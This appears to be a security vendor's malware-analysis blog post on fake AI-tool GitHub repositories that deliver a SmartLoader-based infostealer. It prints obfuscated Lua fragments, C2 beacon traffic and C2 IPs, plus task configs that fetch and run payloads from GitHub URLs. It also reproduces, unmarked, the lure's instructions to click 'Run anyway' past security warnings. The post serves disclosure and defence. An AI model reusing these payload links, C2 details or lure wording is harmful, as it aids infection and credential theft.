


Developers in the Crosshairs: Fake AI Tools Deliver Infostealer

netskope.com/blog/developers-in-the-crosshairs-fake-ai-tools-deliver-infostealer

Jan Michael Alcantara

August 3, 2026



Recent Articles

[Ray Canzanese](#)

In April 2026, Netskope Threat Labs exposed a [Malware-as-a-Service \(MaaS\) NodeJS infostealer](#) delivered through the ClickFix social engineering technique. As we tracked this infostealer, we uncovered ongoing campaigns in which attackers shifted delivery vectors, cloning and impersonating known GitHub repositories and redirecting download links at their payloads. These GitHub repositories are part of the broader campaign previously tracked as [TroyDen's lure factory](#). The campaign's target victims were mainly in North America, Asia, and Southern Europe, across different segments, with the financial services, banking, and technology sectors leading.

The attackers are targeting AI users and developers, cloning AI-related resources and developer tools and using SmartLoader to deliver the infostealer payload. The defining characteristic of this campaign is the redundancy of its loader chain. Instead of a single loader stage, the attacker deployed SmartLoader twice. Notably, both loaders resolved their C2 server address from the Polygon blockchain at runtime using EtherHiding. This technique enables operators to redirect all implants by updating the value in the smart contract without modifying a single line on the payload.

Key findings

- **AI developers targeted via trojanized GitHub repositories**

Actors deploying the previously analyzed MaaS infostealer are now targeting developers and other AI users by cloning well-known GitHub repositories.

- **Multi-stage SmartLoader chain using different obfuscators**

Stage 1 arrives as a four-file zip, where the malicious Lua script was obfuscated using Prometheus. Stage 2 comes with three files, including a Lua script that is likely obfuscated using MoonSec.


- **Blockchain C2 resolution**

Instead of hardcoding the C2 server, both loaders call the same Polygon smart contract to resolve the IP address at runtime. This allows attackers to redirect all implants without modifying any code.

Malware hidden in forked AI resource repositories

In April 2026, Netskope Threat Labs [reported](#) a Windows-based Malware-as-a-Service (MaaS) infostealer delivered through the “Clickfix” social engineering tactic. As we continue to track the MaaS infostealer operation, we have uncovered that the actors have shifted their delivery techniques and are now delivering payloads via impersonated GitHub repositories hosting popular AI resources. These repositories are tracked by Netskope Threat Labs as [TroysDen's](#).

The lures include Claude, ComfyUI, AI coding assistants, Python security guides, and Rust frameworks, targeting developers and AI users.



To deceive developers, attackers clone well-known repositories and subtly integrate malicious payloads. They usually add the payload to a benign-looking subdirectory or modify the URLs on the installation instructions. Because the root page appears authentic and the original contributor

is listed, victims are lured into trusting the GitHub page, leading them to download and execute the MaaS malware infostealer.

How to download the software

Follow these steps to set up the software on your Windows computer.

1. Visit the [official release page](#).
2. Look for the section labeled Latest.
3. Click the link that ends in .exe to start the download.
4. Save the file to your desktop or your Downloads folder.

Installation and setup

Windows might show a standard security prompt for new files. If your computer triggers a warning, click More info and then select Run anyway. The installation wizard guides you through the process. Accept the default settings to ensure all tools integrate correctly with your existing AI agents.

Once the process finishes, the software creates a shortcut on your desktop. Double-click this icon to start the application. The program runs in the background. It connects to your agent framework automatically. You do not need to move files or edit system paths.

Payload anatomy: Malicious code inside a text file

The malicious payload distributed via the cloned GitHub repositories is delivered in a zip archive containing four files: two binaries (lua51.dll and compiler.exe), a batch script (Application.bat), and an additional text file (gc.txt). Lua51.dll is a LuaJIT 2.1 runtime built with MSYS2/GCC 15.2.0. It has 148 exports, all of which are standard Lua API functions. One interesting export is **luaopen_ffi**, a function that initializes the Foreign Function Interface (FFI). This allows Lua code to call Windows APIs by name at runtime without any DLL import entries, allowing the malicious code (gc.txt) to invoke Windows APIs even when they are not present in the import table. The executable compiler.exe is a renamed LuaJIT 2.1 interpreter. When the batch script runs compiler.exe with gc.txt as an argument, the interpreter reads the contents of the text file and executes them. Once loaded, the Prometheus VM assembles the real code at runtime from the encrypted string pool. Consequently, all subsequent malicious actions, such as network requests, file writes, and process spawning, occur within compiler.exe.

Placing the malicious Lua code in a plain-text file rather than compiling it into a standalone executable provides a defense-evasion advantage. Automated security controls and traditional sandboxes frequently evaluate incoming files in isolation. Under this single-file inspection model, the individual components fail to trigger alerts. The text file appears to be uncompiled, non-executable data, whereas the legitimate LuaJIT interpreter produces no malicious behavioral

artifacts when executed without its accompanying script. The threat activity only manifests when all modular dependencies reside in the same working environment and are launched together.

Name	Date modified	Type	Size
 Application.bat	5/3/2026 6:22 AM	Windows Batch File	1 KB
 compiler.exe	5/3/2026 6:22 AM	Application	32 KB
 gc.txt	5/3/2026 6:22 AM	Text Document	302 KB
 lua51.dll	5/3/2026 6:22 AM	Application extens...	588 KB

Lua code obfuscated via Prometheus

The gc.txt file contains a single line of obfuscated malicious Lua script. Static analysis reveals five structural indicators that together identify the obfuscator as Prometheus, a commercial Lua obfuscator with a Vmify module that compiles Lua logic into a custom register-based virtual machine.

1. Wrap in functions – The entire payload is wrapped in a self-invoking function, a common pattern in Prometheus obfuscated scripts.

```
return (function(...)
    return (function(D, J, q, t, r, x, 0, y, Z, M, F, g, d, N, Q, z, S, A, H, u,
        f, s, W, i)
            y, F, Z, A, f, i, M, H, W, g, s, Q, d, z, u, S, N = {}, function(D)
```

2. ProxifyLocals – **newproxy** appears alongside **getfenv**, **setmetatable**, and **getmetatable** in the VM constructor argument list. Prometheus uses newproxy to create proxy objects that obscure local variable references. This exact argument signature is unique to Prometheus.

```
getfenv and getfenv() or _ENV, unpack or table.unpack, newproxy,
    setmetatable, getmetatable, select, {...})
```

3. Vmify dispatch- The payload's logic is compiled into a register-based VM whose program counter drives a 302-branch binary search tree. Each branch is one VM opcode. The operational strings (file paths, API names, URLs) are stored as integer constants that index into the VM's string table. This nested binary search dispatch is the direct output of the Prometheus Vmify module.

```


while g do
  if g < -1023215 + 10592132 then
    if g < -712672 + 5728326 then
      if g < -1031111 + 3431908 then
        if g < (456767 - (-488410)) + 265862 then
          if g < (556221 - (-498998)) - (-14208 + 359672) then
            if g < (-442441 - (-700102)) - (-6394) then
              if g < (1426155 - 846696) + -354397 then
                if g < 276 + 109351 then
                  if g < -932939 - (-994545) then
                    if g < -931504 + 985647 then

```

4. NumbersToExpressions – Every constant in the file is an arithmetic expression instead of plain integers. This transformation applies to all constants throughout. NumbersToExpressions is a named Prometheus pass. It is applied on top of Vmify, which is why the opcode values in the dispatch tree also appear as arithmetic expressions rather than bare integers.
5. Shuffle cipher – 25 c() and 20 l() index-permutation calls assemble strings at runtime from a scrambled constant array. Static deobfuscation partially reverses this, recovering the lookup table keys (tZpYWpyX73w1N6, Kcq1eREIQPVd, etc.) and a small set of readable strings (pcall, find, gsub, __index, __gc, “Tamper Detected!”), but the encrypted high-entropy strings remain opaque. The single-letter function and the index permutation pattern are characteristic of Prometheus’ encryption pass, which consistently appears on other Prometheus-obfuscated samples.

Analysis

The four-file zip archive described in the previous section is a SmartLoader sample, a malware loader commonly distributed through GitHub repositories. The figure below illustrates its execution.



Stage 1: Smartloader Functionality

Geo-Location Recon

SmartLoader starts by sending a GET request to ip-api.com/json to retrieve the victim's IP address, country, city, time zone, and ISP. This may be used by attackers to choose their victims.

```
Wireshark · Follow HTTP Stream (tcp.stream eq 4) · Ethernet0

GET /json/ HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
Host: ip-api.com

HTTP/1.1 200 OK
Date: Wed, 22 Jul 2026 08:27:41 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 304
Access-Control-Allow-Origin: *
X-Ttl: 60
X-RL: 44
```

EtherHiding C2

Instead of hardcoding the stager's IP address or domain, SmartLoader resolves it at runtime from the Polygon blockchain. The loader issues an `eth_call`, a free, read-only query to the contract (0x1823A9a0Ec8e0C25dD957D0841e3D41a4474bAdc) using method selector 0x3bc5de30 via one of the three hardcoded public RPC providers (polygon.drpc.org, polygon.publicnode.com, and rpc-mainnet.matic.quiknode.pro). The decoded ABI responds with the stager's IP address. This serves as a dead drop resolver for the attacker, where updating the contract values changes the target C2 address without requiring any modification on the malware.

Transactions

Token Transfers (ERC-20)

Other Transactions

Contract

Events

Analytics

Assets

Cards

New

Advanced Filter

Latest 19 Contract Events

Tip: Logs are used by developers/external UI providers for keeping track of contract actions and for auditing

Transaction Hash	Block	Age	Method	Logs
0x527d6a4c60...	90176097	10 days ago	0x68446ead *** updateData(string)	*** DataUpdated (string oldData, string newData) 0xee986145c636aca5c6c0b4ce0e9d371e77ab30b3e28fe5c3a8d977f05fc8cf24 oldData (string) : http://185.10.68.98 newData (string) : http://83.97.20.150
0x270264d096...	88880204	33 days ago	MethodID 0x68446ead *** updateData(string)	*** DataUpdated (string oldData, string newData) 0xee986145c636aca5c6c0b4ce0e9d371e77ab30b3e28fe5c3a8d977f05fc8cf24 oldData (string) : http://85.137.52.21 newData (string) : http://185.10.68.98
0x72422f0a4d4...	87936966	49 days ago	0x68446ead *** updateData(string)	*** DataUpdated (string oldData, string newData) 0xee986145c636aca5c6c0b4ce0e9d371e77ab30b3e28fe5c3a8d977f05fc8cf24 oldData (string) : http://213.176.73.139 newData (string) : http://85.137.52.21

Screenshot Capture

Afterward, SmartLoader takes a screenshot of the victim's device using the GDI API. It uses `GetSystemMetrics` to get the victim's screen dimensions, `CreateDIBSection` to allocate a bitmap buffer, and `BitBlt` to capture a screenshot.

Initial C2 Beacon

After resolving the C2 IP address, SmartLoader constructs a multi-part HTTP POST. This includes the previously collected screenshot and an XOR-encrypted JSON beacon. The beacon contains

the victim's loaderID, GUID, public IP address, and OS version. The XOR key was recovered from the memory dump and was used for both the egress beacon and the ingress C2 response.

```
POST /api/NTE3YjdjNWUJNjYzNjU2YTAlN2Y= HTTP/1.1
Content-Type: multipart/form-data; boundary=4x2099nwhkifpabaj13nifnv143irg4yx
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
Host: 83.97.20.150
Content-Length: 4155653
Cache-Control: no-cache

--4x2099nwhkifpabaj13nifnv143irg4yx
Content-Type: application/octet-stream
Content-Disposition: form-data; name="file"; filename="r5uvplqmeo37hqvyute2evuwdf730dzb1bj14559nsjfp4ih4f423f4cpqp02yms3qx8x3214pzf4p61z4cz19bh52b8wu36w43q"
```

Decrypt and execute C2 response


The stager IP responds with a JSON object containing two encrypted fields: the loader and tasks. Loader is the configuration sent by the attacker, and tasks is the command queue.

```
Loader {"bypass_defender": 0, "autorun": 0, "persistence": 1, "hide": 0, "relaunch":  
{"time": -1, "status": false}, "tablet": {"text": "", "status": false}}
```

```
tasks [{"id": 840, "link":
  "https://github[.]com/yawalinte/80/raw/refs/heads/main/ae.log", "file_path":
  "Temp", "file_name": "dist.lua", "start": 1, "dll_loader": {"func": null,
  "type": "LoadLibrary"}}]
```

Persistence

One of the tasks set by the attacker on the analyzed samples is to establish persistence specifically for the SmartLoader. Another distinct persistence is set for the main payload. The SmartLoader used a scheduled task for persistence with a randomized execution time and task name.




Stage 2 download

SmartLoader decrypts the task instructions and executes them. The samples analyzed were instructed to download the second-stage Lua script stager file along with a bundled LuaJIT interpreter and DLL runtime from a GitHub repository. We identified two GitHub accounts serving identical payloads, yawalinte and JuliusMAAR. The former was created on July 21, while the latter was created on July 26, 2026. Both accounts were reported for takedown.

Stage 2: Dist.lua

Dist.lua is the second stage Lua script downloaded by the first stage SmartLoader. Static analysis identified structural indicators consistent with the MoonSec V3 obfuscator, though there is no version banner present. The stage 1 loader calls CreateProcessW directly to spawn 7d7752.exe, the LuaJIT interpreter, which executes the second stage script.



Upon execution, the second stage Lua script is highly similar to the first loader. It reuses the first stage's XOR key to encrypt outbound traffic and to decrypt the C2 response, runs geolocation reconnaissance, and hides the C2 IP address using EtherHiding. Even though it uses the same

EtherHiding technique as the first stage, stage 2 expands the RPC provider list, adding polygon-mainnet.gateway.tatum.io and polygon-public.nodies.app as additional fallbacks.

```
Loader {"bypass_defender": 0, "autorun": 0, "persistence": 1, "hide":  
0, "relaunch": {"time": -1, "status": false}, "tablet": {"text": "An  
error occurred", "status": false}}
```

```
tasks [ { "id": 838, "link": "https://github.com/JuliusMAAR/gpt-  
re/raw/refs/heads/main/re0.log", "file_path": "AppData", "file_name":  
"..\\Local\\Programs\\Py\\Selenium\\Selenium.exe", "start": 1,  
"pump": {"size": 700, "status": true}, "dll_loader": {"func": null,  
"type": "Rundll32"} }, { "id": 840, "link":  
"https://github.com/JuliusMAAR/gpt-  
re/raw/refs/heads/main/re1.log", "file_path": "Temp", "file_name":  
"dist.lua", "start": 1, "pump": {"size": -1, "status":  
false}, "dll_loader": {"func": null, "type": "LoadLibrary"} }]
```

The Stage 2 Lua script retrieves and executes the final payload. Analysis across multiple samples revealed a varied selection of info stealers, including the NodeJS-based malware strain we analyzed earlier this year. A full breakdown of the NodeJS malware can be found [here](#).

Conclusions

Developers remain high-value targets right now since their accounts usually have elevated privileges, including access to source code, cloud credentials, API keys, code-signing certificates, and CI/CD pipelines. Compromising these environments could lead to serious threats, such as software supply chain attacks. The campaigns analyzed in this post target developers by delivering info stealers through multi-stage loaders that share nearly identical attack flow. Both loaders used EtherHiding to dynamically resolve C2 servers from the Polygon blockchain, rotating IP addresses to avoid blocklisting without modifying any of the malware's code. Netskope Threat Labs will continue to track this campaign and the evolving tactics of Malware-as-a-Service operations.

IOCs

All the IOCs and scripts related to this malware can be found in our [GitHub repository](#).

Netskope Detection

Trojan.DeceptiveDevelopment.32
Generic.JS.ContagiousInterview.C.

Win32.Trojan.FakeGit
Trojan.Lua.Agent



Jan Michael Alcantara is an experienced incident responder with a background on forensics, threat hunting, and incident analysis.